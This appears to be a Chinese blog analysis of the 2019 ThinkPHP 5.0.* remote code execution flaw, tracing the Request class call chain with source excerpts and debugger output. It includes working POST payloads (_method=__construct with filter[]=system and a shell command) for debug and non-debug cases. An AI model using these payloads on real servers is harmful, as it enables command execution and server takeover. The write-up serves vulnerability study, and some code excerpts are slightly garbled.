


## 0x01 概述


2019年1月11日爆了一个thinkphp 5.0.\*远程rce的漏洞，跟进学习一下。

## 0x02 漏洞分析

根据ThinkPHP的补丁发现，修复部分在 [library/think/Request.php](#) 文件中。



漏洞的修复点是 **method** 这个函数，我们可以逆这回去看看，哪里调用了这个函数，相关调用方法出现在 **library/think/Request.php:541-603** 的 **isGet**、**isPost**、**isPut**、**isDelete**、**isHead**、**isPatch**、**isOptions** 中，也就是说实际上这个函数会在判断请求方式的时候进行调用。



从修复代码来看，漏洞触发点应该是下图中 **第8行-第9行** 这个部分。

```

1 public function method($method = false)
2 {
3     if (true === $method) {
4         // 获取原始请求类型
5         return $this->server('REQUEST_METHOD') ?: 'GET';
6     } elseif (!$this->method) {
7         if (isset($_POST[Config::get('var_method')])) {
8             $this->method = strtoupper($_POST[Config::get('var_method')]);
9             $this->{$this->method}($_POST);
10        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
11            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
12        } else {
13            $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
14        }
15    }
16    return $this->method;
17 }

```

第8行 代码有个 `var_method` 常量，这个常量的定义在 `application/config.php` 文件中，`var_method` 对应的值是 `_method`。

```

107 // 表单请求类型伪装变量
108 'var_method' => '_method',

```

也就是说，如果我们通过POST方式传入 `_method=xxx` 的情况下，代码会将xxx转换为大写并赋值给 `$this->method`。然后 第9行 调用 `$this->{$this->method}($_POST)`，也就是调用 `$this->XXX($_POST)`，这就说明了攻击者在这个地方首先调用的函数可控，其次传入的数据也可控。

根据已知payload，这里的 `_method=__construct`，也就是说 `__construct` 函数也有问题，跟进一下 `__construct` 函数，函数位置在 `library/think/Request.php:135-148` 中。

```

1 protected function __construct($options = [])
2 {
3     foreach ($options as $name => $item) {
4         if (property_exists($this, $name)) {
5             $this->$name = $item;
6         }
7     }
8     if (is_null($this->filter)) {
9         $this->filter = Config::get('default_filter');
10    }
11
12    // 保存 php://input
13    $this->input = file_get_contents('php://input');
14 }

```

对传入的 `$options` 数组进行遍历，然后 第4行 调用了 `property_exists` 进行判断，`property_exists` 函数的作用是检查对象或类是否具有该属性，也就是说当 `$options` 的键名为该类属性时，则将该类同名的属性赋值为 `$options` 中该键的对应值。这里 第8行 代码中针对 `$this->filter` 进行了判断，如果不存在，让其等于 `Config::get('default_filter')` 的结果，而 `default_filter` 定义在 `application/config.php:44` 中，其值默认为空。

```

43 // 默认全局过滤方法 用逗号分隔多个
44 'default_filter' => '',

```

而filter存放的是全局过滤规则。

```

112 // 全局过滤规则
113 protected $filter;

```

所以核心关键在于 **method** 这个函数在 **POST** 方法下可控，所以这里需要全局搜索一下除了那些http请求类型定义以外，还有哪里调用了这个函数，在 **library/think/Request.php:634-661** 调用了这个函数。

```

1 public function param($name = '', $default = null, $filter = '')
2 {
3     if (empty($this->mergeParam)) {
4         $method = $this->method(true);
5         // 自动获取请求变量
6         switch ($method) {
7             case 'POST':
8                 $vars = $this->post(false);
9                 break;
10            case 'PUT':
11            case 'DELETE':
12            case 'PATCH':
13                $vars = $this->put(false);
14                break;
15            default:
16                $vars = [];
17        }
18        // 当前请求参数和URL地址中的参数合并
19        $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));
20        $this->mergeParam = true;
21    }
22    if (true === $name) {
23        // 获取包含文件上传信息的数组
24        $file = $this->file();
25        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
26        return $this->input($data, '', $default, $filter);
27    }
28    return $this->input($this->param, $name, $default, $filter);
29 }

```

我们看到如果 **\$this->mergeParam** 为空的情况下，调用 **\$this->method(true)**，而 **true === \$method** 情况下调用的是 **server('REQUEST\_METHOD')**。

```

1 if (true === $method) {
2     // 获取原始请求类型
3     return $this->server('REQUEST_METHOD') ?: 'GET';

```

跟进 **server** 函数，函数实现在 **library/think/Request.php:862**，这里的 **\$name** 实际上就是 **REQUEST\_METHOD**。

```

1 public function server($name = '', $default = null, $filter = '')
2 {
3     if (empty($this->server)) {
4         $this->server = $_SERVER;
5     }
6     if (is_array($name)) {
7         return $this->server = array_merge($this->server, $name);
8     }
9     return $this->input($this->server, false === $name ? false :
        strtoupper($name), $default, $filter);
10 }

```

经过处理之后，最后会调用 `$this->input` 函数进行处理，跟进 `input` 函数，函数位置在 `library/think/Request.php:999`，这里第10行 代码调用 `getFilter` 函数获取过滤器。

```

1 public function input($data = [], $name = '', $default = null, $filter = '')
2 {
3     if (false === $name) {
4         // 获取原始数据
5         return $data;
6     }
7
8     ...
9     // 解析过滤器
10    $filter = $this->getFilter($filter, $default);
11
12    if (is_array($data)) {
13        array_walk_recursive($data, [$this, 'filterValue'], $filter);
14        reset($data);
15    } else {
16        $this->filterValue($data, $name, $filter);
17    }
18
19    if (isset($type) && $data !== $default) {
20        // 强制类型转换
21        $this->typeCast($data, $type);
22    }
23    return $data;
24 }

```

跟进一下 `getFilter` 函数，这里的 `$filter=""`，而 `$default=null`。

```

1 protected function getFilter($filter, $default)
2 {
3     if (is_null($filter)) {
4         $filter = [];
5     } else {
6         $filter = $filter ? $this->filter;
7         if (is_string($filter) && false === strpos($filter, '/')) {
8             $filter = explode(',', $filter);
9         } else {
10            $filter = (array) $filter;
11        }

```

```

12 }
13
14 $filter[] = $default;
15 return $filter;
16 }

```

所以这里的代码会运行到 第6行，进行三元运算，也就是说最终 **\$filter** 会被赋值给 **\$this->filter**，最后返回 **\$filter**。

紧接着判断\$data是否是数组，然后调用 **filterValue** 函数进行处理。

```

1  if (is_array($data)) {
2  array_walk_recursive($data, [$this, 'filterValue'], $filter);
3  reset($data);
4  } else {
5  $this->filterValue($data, $name, $filter);
6  }
7
8  if (isset($type) && $data !== $default) {
9  // 强制类型转换
10 $this->typeCast($data, $type);
11 }
12 return $data;
13 }

```

跟进 **filterValue** 函数，在 第7行 看到了一个熟悉的函数**call\_user\_func**，而 **\$filter** 和 **\$value** 均可控。

```

1 private function filterValue(&$value, $key, $filters)
2 {
3     $default = array_pop($filters);
4     foreach ($filters as $filter) {
5         if (is_callable($filter)) {
6             // 调用函数或者方法过滤
7             $value = call_user_func($filter, $value);
8         } elseif (is_scalar($value)) {
9             if (false !== strpos($filter, '/')) {
10                // 正则过滤
11                if (!preg_match($filter, $value)) {
12                    // 匹配不成功返回默认值
13                    $value = $default;
14                    break;
15                }
16            } elseif (!empty($filter)) {
17                // filter函数不存在时，则使用filter_var进行过滤
18                // filter为非整形值时，调用filter_id取得过滤id
19                $value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
20                if (false === $value) {
21                    $value = $default;
22                    break;
23                }
24            }
25        }
26    }
27    return $this->filterExp($value);

```

也就是说最后我们需要找到自动触发调用param()函数的地方即可，而在原生 **thinkphp** 框架下，文件位置在 **library/think/App.php:126**，也就是说原生框架的情况下，如果开启了debug模式，可以直接命令执行。


```
122 // 记录路由和请求信息
123 if (self::$debug) {
124     Log::record(' [ ROUTE ] ' . var_export($dispatch, return: true), 'info');
125     Log::record(' [ HEADER ] ' . var_export($request->header(), return: true), 'info');
126     Log::record(' [ PARAM ] ' . var_export($request->param(), return: true), 'info');
127 }
128
```

## 0x03 动态调试

payload如下所示：

```
1 public/index.php?s=captcha
2
3 _method=__construct&filter[]=system&server[REQUEST_METHOD]=ls -al
```

在开启 **debug** 状态之后，在 **param** 下一个断点 `_method=__construct`，`filter[]=system`，`server[REQUEST_METHOD]=whoami`。



The screenshot shows the debugger's variable window. The `$request` variable is expanded, showing `$_POST` with the following values:

- `_method` = `"__construct"`
- `filter` = `{array} [1]`
  - `0` = `"system"`
- `server` = `{array} [1]`
  - `REQUEST_METHOD` = `"whoami"`

跟进param函数。

```
634 public function param($name = '', $default = null, $filter = '') $name: "" $default: null $filter: ""
635 {
636     if (empty($this->mergeParam)) { mergeParam: false
637         $method = $this->method( method: true);
638         // 自动获取请求变量
639         switch ($method) {
640             case 'POST':
641                 $vars = $this->post( name: false);
642                 break;
643             case 'PUT':
644             case 'DELETE':
```

跟进method函数。

```
518 public function method($method = false) $method: true
519 {
520     if (true === $method) { $method: true
521         // 获取原始请求类型
522         return $this->server( name: 'REQUEST_METHOD' ) ? : 'GET';
523     } elseif (!$this->method) {
```

跟进server函数，这里input的函数输入分别是

```
1 name=REQUEST_METHOD
2 default=null
3 filter=""
4 this->server=REQUEST_METHOD=whoami
```

```
public function server($name = '', $default = null, $filter = '') $name: "REQUEST_METHOD" $default: null $filter:
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, name: false == $name ? false : strtoupper($name), $default, $filter); $defau
}
```

跟进input函数中getFilter函数，处理结果返回filter数组，其中filter[0]=system。

```
1058 protected function getFilter($filter, $default) $filter: {"system", null}[2] $default: null
1059 {
1060     if (is_null($filter)) {
1061         $filter = [];
1062     } else {
1063         $filter = $filter ? $this->filter; $filter: [1]
1064         if (is_string($filter) && false == strpos($filter, needle: '/')) {
1065             $filter = explode( delimiter: ',', $filter);
1066         } else {
1067             $filter = (array) $filter;
1068         }
1069     }
1070     $filter[] = $default; $default: null
1071     return $filter; $filter: {"system", null}[2]
1072 }
1073
```

而 \$data 就是我们刚刚的 \$this->server，对应的值也就是whoami，而 filter[0]=system。

```
1030 if (is_array($data)) {
1031     array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
1032     reset( &array: $data);
1033 } else {
1034     $this->filterValue( &value: $data, $name, $filter); $data: "whoami" $filter: {"system", null}[2] $name: "REQUEST_METHOD"
1035 }
1036
```

跟进filterValue函数，最后成功运行了。

```
082 private function filterValue(&$value, $key, $filters) $value: "whoami" $key: "REQUEST_METHOD" $filters: {
083 {
084     $default = array_pop( &array: $filters); $default: null
085     foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
086         if (is_callable($filter)) {
087             // 调用函数或者方法过滤
088             $value = call_user_func($filter, $value); $filter: "system" $value: "whoami"
089         } elseif (is_scalar($value)) {
090             if (false == strpos($filter, needle: '/')) {

```


## 0x04 扩展

由于正式系统的情况下，使用debug模式的很少，因此需要找一下不需要debug模式下触发点，而漏洞发现者的思路有点像之前 **ThinkPHP** 远程代码执行那个思路。


payload：

```
1 public/index.php?s=captcha
2
3 _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
-al
```


直接动态调试吧，漏洞调用链是这样的。



先看看 **app.php:139** 位置，其中 `var_pathinfo` 默认值为 `s`，也就是说我们通过 `s` 参数注册了一个 `\think\captcha\CaptchaController` 的路由，至于为什么会是这样，可以翻一翻我之前的 [Thinkphp-5-0远程代码执行漏洞](#)，里面针对路由怎么调用进行了详细的说明。



而在 **vendor/topthink/think-captcha/src/helper.php** 文件中针对 `captcha` 这个功能进行了路由注册，所以才能够调用。



而这里的返回 `type` 为什么是 `method`，需要考究一下。在 **app.php:116** 处的 `routeCheck` 函数处下一个断点，跟进 `routeCheck`，在 **thinkphp/library/think/App.php:643** 处调用 `check` 函数，跟进 `check` 函数 **thinkphp/library/think/Route.php:857** 调用了 `method` 函数。而 `method` 函数之前我们说过存在变量覆盖的问题，通过覆盖之后使得 `$method=get`，然后再取出 `self::$rules[$method]` 的值给 `$rules`。



```

857 ✓ $method = strtolower($request->method()); $request: {instance => think\Request, hook => [0], method => "get", domain =>
858 // 获取当前请求类型的路由规则
859 $rules = isset(self::$rules[$method]) ? self::$rules[$method] : []; $method: "get" $rules: {captcha/[:id] => [5], hello
860 // 检测域名部署
861 if ($checkDomain) { $checkDomain: "get" : false
862 self::checkDomain($request, $currentRules: $rules, $method);
863 }
864 // 检测URL绑定

```

然后继续往下走 **thinkphp/library/think/Route.php:873**，此时使得 `$rules[$item]` 的值为 `captcha`路由数组，就可以进一步调用到 `self::parseRule` 函数。

```

72 $item = str_replace( search: '/', replace: '/', $url); $url: "captcha" $item: "captcha"
73 ✓ if (isset($rules[$item])) { $rules: {captcha/[:id] => [5], hello => true}[2]
74 // 静态路由规则检测
75 $rule = $rules[$item];
76 if (true === $rule) {
77 $rule = self::getRouteExpress($item);
78 }
79 if (!empty($rule['route']) && self::checkOption($rule['option'], $request)) {
80 self::setOption($rule['option']);
81 return self::parseRule($item, $rule['route'], $url, $rule['option']);
82 }
83 }

```

跟进一下此时传递进来的 `$route` 的值为 `\think\captcha\CaptchaController@index`，经过处理之后 `routeCheck` 函数处理之后 `type=method`。

```

1514 // 路由到方法
1515 list($path, $var) = self::parseUrlPath($route);
1516 $route = str_replace( search: '/', replace: '@', implode( glue: '/', $path));
1517 $method = strpos($route, '@') ? explode( delimiter: '@', $route) : $route;
1518 $result = ['type' => 'method', 'method' => $method, 'var' => $var];
1519 } elseif (0 === strpos($route, '@')) {
1520 // 路由到控制器
1521 $route = substr($route, start: 1);
1522 list($path, $var) = self::parseUrlPath($route);
1523 $result = ['type' => 'controller', 'controller' => implode( glue: '/', $path), 'var' => $var];
1524 $request->action(array_pop( &array: $route));
1525 $request->controller($route ? array_pop( &array: $route) : Config::get('default_controller'));

```

\think > Route > parseRule()

Variables

```

$option = {array} [0]
$pattern = {array} [1]
$route = "\think\captcha\CaptchaController@index"

```

前面我们传入的 `type` 为 `method`，所以进入到 `app:exec()` 中，会选择 `method` 这个 `case` 进行逻辑处理，而这个 `case` 正好调用了 `param` 这个函数，那么后面的流程自然就和 `0x02`部分一样了。

```

466 );
467 break;
468 case 'method': // 回调方法
469 $vars = array_merge(Request::instance()->param(), $dispatch['var']); $dispatch: {type => "method",
470 $data = self::invokeMethod($dispatch['method'], $vars);
471 break;
472 case 'function': // 闭包
473 $data = self::invokeFunction($dispatch['function']);
474 break;
475 case 'response': // Response 实例

```

## 0x05 总结

目前来看，漏洞触发需要两个前置条件，一种情况下如果采用thinkphp原生框架，需要在debug模式下才能够触发。另一种情况是找到一些第三方组件，并且该组件注册了thinkphp的路由，因为这步操作的影响就是改变了上文提到的 `self::$rules` 的值，而thinkphp自带的一些第三方组件下，好像也只有captcha这个组件，学习了。

和同事在讨论过程中，发现下面这个poc用来验证比较准确点。

```
1 public/index.php?s=captcha
2
3 _method=__construct&method=get&filter[ ]=var_dump&server[REQUEST_METHOD]=t
  his_is_a_test
```

## Reference

---

[ThinkPHP5 核心类 Request 远程代码漏洞分析](#)